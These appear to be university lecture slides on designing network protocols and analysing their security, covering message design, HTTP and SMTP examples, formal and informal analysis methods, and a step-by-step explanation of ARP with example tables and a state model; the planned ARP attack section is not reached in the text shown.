

Network Protocols Exploitation

Part 01

Where are we?

Application	FTP	Telnet	SNMP	LPD
	TFTP	SMTP	NFS	X Window

Transport	TCP	UDP
-----------	-----	-----

Internet	ICMP	IGMP
	IP	

{	Link	Ethernet	Fast Ethernet	Token Ring	FDDI	}

Outlines

Network Protocols Design

Security Analysis of Network Protocols

Security Analysis of ARP

Attacking ARP

Design a New Protocol

In general, we need to consider the following:

1. The desired **communication patterns** of the application
2. The **design goals** of your protocol
3. The **message** types, format, semantics
4. The communication **rules**.

Communication Patterns

- This refers to how the application will use the network to communicate. For example, will the communication be **one-to-one** (unicast), **one-to-many** (broadcast), **many-to-one** (collation), or **many-to-many** (multicast)?
- Understanding the communication patterns helps determine the structure and behavior of the network protocol. This also includes considering whether the communication is synchronous (real-time) or asynchronous

Communication Patterns

The communication model

1. Always Push
2. Always Pull
3. Interactive (Push and Pull)

The communication scope

1. one-to-one (unicast),
2. one-to-many (broadcast),
3. many-to-one (collation),
4. or many-to-many (multicast)

Design Goals

- This involves identifying what you primarily want to achieve with your protocol.
- Common design goals include **reliability**, **speed**, **scalability**, **security**, and minimal overhead.
- Different goals can lead to different design decisions. For instance, if reliability is a key goal, you might design a protocol with robust error checking and correction features.
- If speed is a priority, you might minimize the use of such features to reduce latency.

Design Goals

- The main quality attributes of network protocols are: **simplicity**, **efficiency**, **scalability**, and **extensibility**.
- Do we need a reliable message exchange? (Yes | No)
- Is communication security important?
 - Authentication, Confidentiality, Integrity, Authorization
- Is your protocol stateless or stateful
- Do we need persistent connections? (Yes | No)
- Do we have any bandwidth or latency restrictions or requirements?
- How do handle error and failure?

Design Goals

- Try to make your protocol as simple as possible
 - Do not repeat yourself.
 - Too many messages is a bad practice and inefficient.
- Message size and format is important even if we do not have bandwidth limitations or constraints.
- Extensibility is a key requirement, computer networks is highly dynamic.
- What is your scalability requirements?

Message Design

In general protocols could be either text-protocols, or binary-protocols.

- Text-Protocols: messages uses human readable characters.
 - Easy to understand.
 - Easy to design and extend.
 - Easy to test and debug.
 - Could be complex to handle, the parsing code might become complex.
 - Reverse engineering the protocol is very easy comparing to binary protocols.
 - Require more bandwidth comparing to binary protocols.

Message Design

Binary Protocols: messages are designed using data structure instead of text.

- Use less traffic, since the messages are smaller than text protocols
- Easy to handle.
- Not easy to test or debug.
- Data marshalling and unmarshalling.
- Reverse engineering is much harder.

Message Design

```
GET /somedir/page.html HTTP/1.1
Host: www.someschool.edu
Connection: close
User-agent: Mozilla/5.0
Accept-language: fr
```

HTTP Request in Text Format

```
struct HTTP_Reques{
    int requestType;
    int protocolVersion;
    char filePath[1024];
    char host[1024];
    char userAgent[1024];
    Long int langBitMask;
};
```

HTTP Request Binary Representation

Message Design

- The designing of the message (**syntax**, **semantic**) is very important aspect that will affect different quality attributes of your protocol (simplicity, efficiency, scalability, and extensibility)
- To design the **message syntax** is to define the **message structure**.
- To design the **message semantic** is to define the messages **types** and their **purpose**.

The Message Semantic

The messages could be categorized into two main categories:

- Command and Control Messages.
- Data Messages.

Under each category we could have as many messages as we need. Where each message has different semantic.

Command and Control Messages

- Command and control messages are used to define and control the parties behaviors during communication sessions.
- Command messages define the stage of the communication (e.g. handshake, authentication, data transfer, request, status, etc)
- The communication session could have multiple **states or stages**, the command messages enable switching between these stages.
- The control messages define the behaviours of the communication parties within the different stages.
- The control messages helps in **negotiation**, **coordination**, and shape the interaction between the parties (interruption, reset, cancellation, etc)

The Message Structure

In general it is good to have well-defined structure for your message that enable

- Extensibility.
- Separate application context data from communication data
- Few message structures as possible, and with same design pattern.

Usually the structure of the message contains two main sections, the message header and the message body.

Message Structure

- The header of the message contains information that describe the message type and content (e.g. command, protocol version, size of the payload, etc)
- It is a good practice to design the message header with fixed size, to include any important instructions to parse the body of the message.
- The body of the message contains the actual data of the message, this is the command and control parameters and the application payload.


GET /somedir/page.html HTTP/1.1

Host: www.someschool.edu


Connection: close

User-agent: Mozilla/5.0


Accept-language: fr



HTTP/1.1 200 OK
Connection: close
Date: Tue, 18 Aug 2015 15:44:04 GMT
Server: Apache/2.2.3 (CentOS)
Last-Modified: Tue, 18 Aug 2015 15:11:03 GMT
Content-Length: 6821
Content-Type: text/html
(data data data data data ...)



DNS Message Structure



Communication Rules

- Describe how the communication parties should interact.
- Describe the possible states and how the communication session move from one state to another state.
- It describe the allowed sequence of command and control messages and how they could change the state of the connection.
- It define possible communication scenarios between the communication parties.
- Define your protocols states and command sequences, use state and sequence diagram to model/check your communication rules.

SMTP Connection

```
C: <client connects to service port 25>
C: HELO snark.thyrsus.com           sending host identifies self
S: 250 OK Hello snark, glad to meet you receiver acknowledges
C: MAIL FROM: <esr@thyrsus.com>      identify sending user
S: 250 <esr@thyrsus.com>... Sender ok receiver acknowledges
C: RCPT TO: cor@cpmy.com            identify target user
S: 250 root... Recipient ok         receiver acknowledges
C: DATA
S: 354 Enter mail, end with "." on a line by itself
C: Scratch called.  He wants to share
C: a room with us at Balticon.
C: .                                end of multiline send
S: 250 WAA01865 Message accepted for delivery
C: QUIT                             sender signs off
S: 221 cpmy.com closing connection  receiver disconnects
C: <client hangs up>
```

Network Protocol Security Analysis

Security Analysis of Network Protocols

What is security analysis of network protocols

- Security analysis of network protocols involves examining and evaluating the protocols to identify and address potential security vulnerabilities.

Why it is important?

- Network protocols are used to data exchange over the internet and other networks, and vulnerabilities within them can lead to significant security risks, including data breaches, unauthorized access, and other cyber threats.

Security Analysis

Security analysis of network protocols typically involves the following steps:

1. **Identifying Security Objectives:** Define what security means for the protocol, including confidentiality, integrity, and availability.
2. **Threat Modeling:** Identify potential threats to the protocol, considering possible attackers and their objectives.
3. **Vulnerability Assessment:** Examine the protocol to find potential vulnerabilities that could be exploited.
4. **Security Mechanisms Analysis:** Review the protocol's security mechanisms like encryption and authentication to ensure they are correctly implemented and effective.
5. **Formal Verification:** Use mathematical methods to prove the protocol meets its security objectives, where applicable.
6. **Penetration Testing:** Simulate attacks on the protocol to discover any vulnerabilities.
7. **Protocol Review and Updates:** Continuously review and update the protocol to address new threats and vulnerabilities.

Network Protocols Security Analysis Techniques

- The security analysis of network protocols can be conducted through both **formal** and **informal** processes:
- Both formal and informal approaches have their place in security analysis, and often, a combination of both is used to achieve comprehensive coverage.
- The choice between formal and informal methods depends on factors such as the protocol's complexity, the desired level of assurance, available resources, and time constraints.

Formal Security Analysis

- **Mathematical Rigor:** Formal methods involve rigorous mathematical analysis to prove the correctness and security properties of a protocol.
- **Precision:** Formal analysis provides precise guarantees about the protocol's behavior under certain conditions.
- **Thoroughness:** It can uncover subtle vulnerabilities that may not be apparent through informal methods.
- **Complexity:** Formal analysis can be complex and time-consuming, especially for protocols with intricate designs or cryptographic components.
- **Expertise Required:** It often requires specialized expertise in formal methods and cryptography.

Formal Analysis Techniques

- **Model Checking:**
 - Involves exhaustively exploring a protocol's state space.
 - Used to verify properties like reachability, deadlock freedom, and security vulnerabilities.
 - Tools used include **SPIN** and **NuSMV**.
- **Theorem Proving:**
 - Utilizes formal logic and mathematical proofs.
 - Verifies correctness and security properties of protocols.
 - Requires encoding protocol behavior into formal logic like first-order or temporal logic.
 - Employs automated or interactive theorem provers for verification.
- **Type Systems:**
 - Specify and enforce security properties at the type level.
 - Uses type annotations to detect vulnerabilities like type confusion.
 - Assists in preventing type-based attacks through type-based analysis tools.

Formal Analysis Techniques

- **Automated Protocol Analysis Tools:**

- Designed for analyzing network protocol security.
- Combines symbolic execution, constraint solving, and static analysis.
- Automatically detects security vulnerabilities in protocol implementations.

- **Formal Specification Languages:**

- Includes languages like Z, Alloy, and TLA+.
- Allows for precise, unambiguous specification of protocol behavior and security properties.
- Facilitates easier reasoning about protocol correctness and security.

- **Protocol State Machine Analysis:**

- Represents protocol states and transitions through state machines.
- Enables formal reasoning about protocol behavior and security.
- Helps identify security vulnerabilities like unauthorized state transitions and protocol-level attacks.

Informal Analysis

- **Practicality:** Informal methods are often more practical and accessible for everyday security practitioners.
- **Flexibility:** They allow for a more flexible and adaptable approach to security analysis.
- **Speed:** Informal analysis can be conducted relatively quickly, making it suitable for rapid prototyping or initial assessments.
- **Expertise:** While expertise is still necessary, it may not require the same level of specialization as formal methods.
- **Less Rigorous:** Informal methods may not provide the same level of assurance as formal analysis and may overlook certain vulnerabilities.

Informa Analysis Techniques

- **Protocol Review and Documentation Analysis:**
 - Reviews protocol documentation, specifications, and design.
 - Identifies potential security issues by analyzing message formats, data flows, and cryptographic mechanisms.
 - Common vulnerabilities identified include lack of encryption, improper authentication, or insufficient message integrity.
- **Threat Modeling:**
 - Helps identify potential threats and vulnerabilities.
 - Involves considering assets, vulnerabilities, attack vectors, and potential adversaries.
 - Prioritizes security efforts to mitigate critical risks.
- **Security Testing:**
 - Utilizes techniques like penetration testing, fuzzing, and vulnerability scanning.
 - Identifies vulnerabilities in protocol implementations.
 - Penetration testing simulates real-world attacks, fuzzing sends unexpected inputs, and vulnerability scanning checks for known vulnerabilities.

Informa Analysis Techniques

- **Code Review:**
 - Involves manual inspection of protocol implementation source code.
 - Uncovers vulnerabilities like buffer overflows, input validation errors, and insecure cryptographic implementations.
 - Aims at identifying common security issues and ensuring adherence to best practices.
- **Interoperability Testing:**
 - Tests protocol's interoperability with other implementations.
 - Identifies compatibility issues and potential security vulnerabilities.
 - Ensures different implementations communicate correctly and securely.
- **Expert Analysis:**
 - Leverages security professionals' and researchers' expertise.
 - Provides insights into the protocol's security.
 - Identifies subtle vulnerabilities and recommends improvements to the security posture.


Security Analysis of ARP

The Address Resolution Protocol

- The **Address Resolution Protocol (ARP)** is a fundamental protocol used in computer networking to map IP addresses to MAC addresses within a local area network (LAN).
- Its primary purpose is to resolve the **layer 3 (network layer) IP addresses** of networked devices to their corresponding **layer 2 (data link layer) MAC addresses**.

Is the ARP a data-link layer protocol or a network (internet) layer protocol?

How the ARP Works?



How the ARP Works?

- **Address Resolution:**
 - When a device on a network wants to communicate with another device, it needs to know the MAC address of the destination device. If the destination device is on the same local network, the sending device can use ARP to resolve the MAC address corresponding to the IP address of the destination device.
- **ARP Request:**
 - The sending device broadcasts an ARP request packet onto the network, asking "Who has this IP address?" along with its own MAC address.
- **ARP Reply:**
 - The device with the matching IP address responds with an ARP reply packet containing its MAC address. This allows the sending device to update its ARP cache with the MAC address of the destination device.
- **ARP Cache:**
 - After receiving a valid ARP reply, the sending device stores the IP-to-MAC mapping in its ARP cache (also known as ARP table) for future reference. This cached mapping is used to forward subsequent packets to the destination device without needing to perform ARP resolution again, until the entry expires or is invalidated.

How is the ARP work?



Host Name **H1**
IP Address 192.168.0.**101**
MAC **90:CD:B6:40:45:F7**



Host Name **H2**
IP Address 192.168.0.**107**
MAC **81:AC:F1:51:31:H3**

- The two hosts (H1 & H2) are on the same local area network, each host has a unique IP address (logical address) and unique MAC address (physical address)
- Let assume that that H1 wants to send a message to H2. The are connected to a TCP/IP network over ethernet


How is the ARP work?



Host Name **H1**
IP Address 192.168.0.**101**
MAC **90:CD:B6:40:45:F7**



Host Name **H2**
IP Address 192.168.0.**107**
MAC **81:AC:F1:51:31:H3**




How is the ARP work?



Host Name **H1**
IP Address 192.168.0.**101**
MAC **90:CD:B6:40:45:F7**



Host Name **H2**
IP Address 192.168.0.**107**
MAC **81:AC:F1:51:31:H3**



How is the ARP work?



Host Name **H1**
IP Address 192.168.0.**101**
MAC **90:CD:B6:40:45:F7**



Host Name **H2**
IP Address 192.168.0.**107**
MAC **81:AC:F1:51:31:H3**

- H1 needs to know the MAC address of H2 to add it to the ethernet frame header, otherwise H1 will not be able to send the message to H2.
- H1 will use ARP to discover the MAC address of H2
- Every host has an ARP table this ARP table simply maps IP addresses to MAC addresses.
- When H1 attempts to send a message to H2. H1 will check his ARP table to retrieve H2 MAC address. If H1 did not find H2 MAC address it will create an ARP request


How is the ARP work?



Host Name **H1**
IP Address 192.168.0.**101**
MAC **90:CD:B6:40:45:F7**



Host Name **H2**
IP Address 192.168.0.**107**
MAC **81:AC:F1:51:31:H3**



IP Address	MAC
192.168.0.102	F1:95:F2:AC:19:B7

ARP Table of H1

How is the ARP work?



Host Name **H1**
IP Address 192.168.0.**101**
MAC **90:CD:B6:40:45:F7**

IP Address	MAC
192.168.0.102	F1:95:F2:AC:19:B7

ARP Table of H1



Host Name **H2**
IP Address 192.168.0.**107**
MAC **81:AC:F1:51:31:H3**

1. H1 did not find the MAC address of H2 in his ARP table.
2. H1 creates an ARP request and broadcast this ARP request to the Network (LAN).
3. Simply asking the host with the **192.168.0.107** to send its MAC address as a reply to his ARP request.

How is the ARP work?




Host Name **H1**
IP Address 192.168.0.**101**
MAC **90:CD:B6:40:45:F7**



Host Name **H2**
IP Address 192.168.0.**107**
MAC **81:AC:F1:51:31:H3**

1. When H2 receives the ARP request from H1. It will add H1 MAC address and IP address its ARP Table.
2. Then it will create an ARP response that includes H2 MAC address and sends it to H1.
3. When H1 receives the response it will update its ARP table



IP Address	MAC
192.168.0.102	F1:95:F2:AC:19:B7
192.168.0.105	A1:17:C5:FC:91:D1
192.168.0.101	90:CD:B6:40:45:F7

ARP Table of H2

How is the ARP work?



Host Name **H1**
IP Address 192.168.0.**101**
MAC **90:CD:B6:40:45:F7**

IP Address	MAC
192.168.0.102	F1:95:F2:AC:19:B7
192.168.0.107	81:AC:F1:51:31:H3

ARP Table of H1



Host Name **H2**
IP Address 192.168.0.**107**
MAC **81:AC:F1:51:31:H3**

IP Address	MAC
192.168.0.102	F1:95:F2:AC:19:B7
192.168.0.105	A1:17:C5:FC:91:D1
192.168.0.101	90:CD:B6:40:45:F7

ARP Table of H2

Finite State Machines

Finite State Machines (FSMs) can be valuable tools in the security analysis of network protocols.

- **Modeling Protocol Behavior with FSMs:**
 - FSMs (Finite State Machines) model network protocol behavior.
 - Each state represents a different protocol state; transitions represent events or actions.
 - Provides clear understanding of protocol operations under various conditions.
- **Identifying Security Properties:**
 - Annotate FSMs with security properties for each state or transition.
 - Properties include authentication requirements, data integrity checks, and access control policies.
 - Enables verification of protocol's adherence to security goals and requirements.

Finite State Machines

- **Analyzing Attack Scenarios:**
 - Utilize FSMs to model and visualize attack scenarios.
 - Simulate attack paths to identify potential vulnerabilities.
 - Propose countermeasures to mitigate identified risks in protocol design or implementation.
- **Formal Verification:**
 - Subject FSMs to formal verification to prove protocol correctness and security.
 - Employ formal methods like model checking and theorem proving.
 - Verify adherence to specified security properties and protocol correctness.
- **Testing and Validation:**
 - Use FSMs to design test cases and validation procedures for protocols.
 - Systematically test protocol behavior against various inputs and scenarios.
 - Identify and address implementation flaws, interoperability issues, and security vulnerabilities.

Security Analysis of the ARP

Using Finite State Analysis

States:


- **Initial State (INIT):** The initial state of the ARP protocol.
- **Request State (REQ):** The sender broadcasts an ARP request to resolve an IP address to a MAC address.
- **Reply State (REP):** The receiver responds to an ARP request with its MAC address.
- **Cache State (CACHE):** The sender caches the resolved IP-to-MAC mapping for future use.

Security Analysis of the ARP

